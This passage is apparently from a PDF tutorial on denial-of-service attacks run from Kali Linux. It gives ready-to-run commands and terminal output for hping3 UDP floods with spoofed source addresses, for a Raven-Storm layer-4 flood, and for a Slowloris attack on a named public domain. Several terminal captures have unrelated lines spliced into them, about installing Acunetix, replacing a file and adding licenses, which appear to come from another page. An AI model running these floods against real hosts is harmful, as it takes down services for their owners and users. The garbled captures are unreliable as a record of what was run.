
- **-2 – For Sending UDP Packet**
- **--rand-source – generate random ip address**
- **-p –port**
- **80 – port number**
- **--faster – increase speed of sending packets**




```
(root@Kali:[/home/aniket]
# hping3 -2 192.168.78.254 --rand-source -p 80 --faster
HPING 192.168.78.254 (eth0 192.168.78.254): udp mode set, 28 headers + 0 data bytes
download the acunetix
install the tools
Once installed let's stop its service
replace wpsc file:
to add licenses
```

The screenshot shows a terminal window on a Kali Linux desktop. The terminal has several lines of text, including a command execution, a download link, tool installation instructions, a service stop command, a file replacement step, and a license addition step. The desktop environment includes a taskbar with various application icons and system status indicators.


- Open Wireshark



- Select eth0



- Sending udp packets 🤖




## Next command using Hping3

**Command :-** hping3 -2 <target ip> --rand-source -p 80 -flood

**Explanation :-**

- **-2 – For Sending UDP Packet**
- **--rand-source – generate random ip address**
- **-p –port**
- **80 – port number**
- **--flood – flooding of packets**




The screenshot shows a terminal window titled "Kali [Running] - Oracle VM VirtualBox". The terminal is running as root, indicated by the "#". The command entered is "hping3 -2 192.168.78.254 --rand-source -p 80 --flood". The output shows "HPING 192.168.78.254 (eth0 192.168.78.254): udp mode set, 28 headers + 0 data bytes" and "hping in flood mode, no replies will be shown". The terminal has a dark background with a light gray border. The desktop environment below shows a Kali logo, a weather icon (27°C Partly cloudy), and a taskbar with various application icons.


- Open wireshark for monitor network traffic



- Use eth0



- Attack Started 🤘



### 3. Perform DOS/DDOS Using Raven-Storm

**Raven-Storm** is an **open-source DoS/DDoS attack tool** designed for **educational and stress-testing purposes**. It's written in **Python** and allows users to **simulate denial-of-service attacks** on local networks or lab environments.

#### How to use it :-

- First download tool from git hub
- After Download completed Open kali linux terminal and go to the **Raven-Storm Directory**
- Use **python3 main.py** to run raven-storm

Kali [Running] - Oracle VirtualBox

```
File View Input Devices Help
File Actions Edit View Help
[root@Kali ~]# ls
CODE_OF_CONDUCT.md INSTALLATION.md LICENSE README.md Raven-Storm _config.yml install.sh install_to_bin.sh main.py myenv requirements.txt
[root@Kali ~]# python3 main.py
```

The screenshot shows a Kali Linux desktop environment. A terminal window is open in the foreground, displaying the contents of a directory named 'Raven-Storm'. The directory contains several files and a script named 'main.py'. The script is being run with 'python3'. In the background, the Kali desktop interface is visible, featuring a dark theme with the Kali logo. The taskbar at the bottom shows various application icons.

- Use L4 – for layer four attack (transport layer attack)

Kali [Running] - Oracle VirtualBox

```
File View Input Devices Help
File Actions Edit View Help
root@Kali:~# root@Kali:/home/aniket/Raven-Storm#
Stress-Testing-Toolkit by Taguar258 (c) | MIT 2020
Based on the CLIF Framework by Taguar258 (c) | MIT 2020

BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.

Help:
└── exit, quit, e or q      :: Exit Raven-Storm.
└── help                   :: View all commands.
└── upgrade                :: Upgrade Raven-Storm.
└── .
└── clear                  :: Clear the screen.
└── record                 :: Save this session.
└── load                   :: Redo a session using a session file.
└── ddos                   :: Connect to a Raven-Storm server.

Modules:
└── l4                      :: Load the layer4 module. (UDP/TCP)
└── l3                      :: Load the layer3 module. (ICMP)
└── l7                      :: Load the layer7 module. (HTTP)
└── bl                      :: Load the bluetooth module. (L2CAP)
└── arp                     :: Load the arp spoofing module. (ARP)
└── wifi                    :: Load the wifi module. (IEEE)
└── server                  :: Load the server module for DDos attacks.
└── scanner                 :: Load the scanner module.

>> l4
```

The screenshot shows a terminal window within a Kali Linux VM. The user has run the command 'raven-storm' which displays a license notice and usage information. Below this, a detailed help menu is shown, listing various commands like 'exit', 'help', 'upgrade', and session management commands. Under the 'Modules:' section, a list of available modules is provided, each with a brief description. The user has selected the 'l4' module, indicated by the green highlighting. The terminal window is part of a desktop environment, with a taskbar at the bottom showing various application icons.

- Set target ip address

```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:~ root@Kali:/home/aniket/Raven-Storm
sleep          :: Set the time delay between each packet send.
outtxt         :: Output each packets send status: enable/disable.
mute           :: Do not output the connection reply.
values or ls   :: Show all selected options.
run            :: Start the attack.

Set Send-text:
message        :: Set the packt's message.
repeat         :: Repeat the target's message specific times.
mb             :: Send specified amount of MB packtes to server.
get            :: Define the GET Header.
agent          :: Define a user agent instead of a random ones.

Stress Testing:
stress         :: Enable the Stress-testing mode.
st wait        :: Set the time between each stress level.

Multiple:
ips            :: Set multiple ips to target.
webs           :: Set multiple domains to target.
ports          :: Attack multiple ports.

Automation:
auto start     :: Set the delay before the attack should start.
auto step      :: Set the delay between the next thread to activate.
auto stop      :: Set the delay after the attack should stop.

L4> ip 192.168.78.254
to add licenses

Thunderstorm w... In effect
ENG IN 19:56:16 07-05-2025
```

- Set port number

```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:~ root@Kali:/home/aniket/Raven-Storm
run            :: Start the attack.

Set Send-text:
message        :: Set the packt's message.
repeat         :: Repeat the target's message specific times.
mb             :: Send specified amount of MB packtes to server.
get            :: Define the GET Header.
agent          :: Define a user agent instead of a random ones.

Stress Testing:
stress         :: Enable the Stress-testing mode.
st wait        :: Set the time between each stress level.

Multiple:
ips            :: Set multiple ips to target.
webs           :: Set multiple domains to target.
ports          :: Attack multiple ports.

Automation:
auto start     :: Set the delay before the attack should start.
auto step      :: Set the delay between the next thread to activate.
auto stop      :: Set the delay after the attack should stop.

L4> ip 192.168.78.254
Target: 192.168.78.254
L4> port 80
to add licenses

Thunderstorm w... In effect
ENG IN 19:56:28 07-05-2025
```

- Set threads

```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:~ root@Kali:/home/aniket/Raven-Storm
repeat          :: Repeat the target's message specific times.
mb              :: Send specified amount of MB packets to server.
get             :: Define the GET Header.
agent           :: Define a user agent instead of a random ones.

Stress Testing:
stress          :: Enable the Stress-testing mode.
st wait         :: Set the time between each stress level.

Multiple:
ips             :: Set multiple ips to target.
webs            :: Set multiple domains to target.
ports           :: Attack multiple ports.

Automation:
auto start     :: Set the delay before the attack should start.
auto step       :: Set the delay between the next thread to activate.
auto stop       :: Set the delay after the attack should stop.

L4> ip 192.168.78.254
Target: 192.168.78.254
L4> port 80
Port: 80
L4> thread 20
replace wpsc file:
Thunderstorm w... In effect
ENG IN 19:56:47 07-05-2025
```

- Run

```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:~ root@Kali:/home/aniket/Raven-Storm
Multiple:
ips             :: Set multiple ips to target.
webs            :: Set multiple domains to target.
ports           :: Attack multiple ports.


Automation:
auto start     :: Set the delay before the attack should start.
auto step       :: Set the delay between the next thread to activate.
auto stop       :: Set the delay after the attack should stop.

L4> ip 192.168.78.254
Target: 192.168.78.254
Once installed let's stop its service
L4> port 80
Port: 80
L4> thread 20
replace wpsc file:
The command you entered does not exist.
L4> threads 20
Threads: 20
L4> run
Upcoming Earnings
ENG IN 19:57:01 07-05-2025
```


- Open wireshark



- Use eth0



- Attacker started ⏪



## 4. Perform DOS/DDOS Using Slowloris

**Slowloris** is a **Denial-of-Service (DoS) attack tool** that targets web servers by **exploiting how they handle connections**. It allows **one single machine** to take down a web server by **keeping many connections open** and **slowly sending partial HTTP requests**, never completing them.

### How to use it :-

- Open kali linux terminal and type **slowloris <target url>**

```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
[root@Kali]-[~/home/aniket]
# slowloris certfiedhacker.com
download the acunetix
install the tools
Once installed let's stop its service
replace wvsc file:
to add licenses
```


- Attack started 

```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
[root@Kali]-[~/home/aniket]
# slowloris certfiedhacker.com
[07-05-2025 20:00:09] Attacking certfiedhacker.com with 150 sockets.
[07-05-2025 20:00:09] Creating sockets ...
[07-05-2025 20:00:09] Sending keep-alive headers ...
[07-05-2025 20:00:09] Socket count: 0
[07-05-2025 20:00:09] Creating 150 new sockets ...
[07-05-2025 20:00:24] Sending keep-alive headers ...
[07-05-2025 20:00:24] Socket count: 0
[07-05-2025 20:00:24] Creating 150 new sockets ...
[07-05-2025 20:00:39] Sending keep-alive headers ...
[07-05-2025 20:00:39] Socket count: 0
[07-05-2025 20:00:39] Creating 150 new sockets ...
[07-05-2025 20:00:54] Sending keep-alive headers ...
[07-05-2025 20:00:54] Socket count: 0
[07-05-2025 20:00:54] Creating 150 new sockets ...
[07-05-2025 20:01:14] Sending keep-alive headers ...
[07-05-2025 20:01:14] Socket count: 0
[07-05-2025 20:01:14] Creating 150 new sockets ...
[07-05-2025 20:01:29] Sending keep-alive headers ...
[07-05-2025 20:01:29] Socket count: 0
[07-05-2025 20:01:29] Creating 150 new sockets ...
```

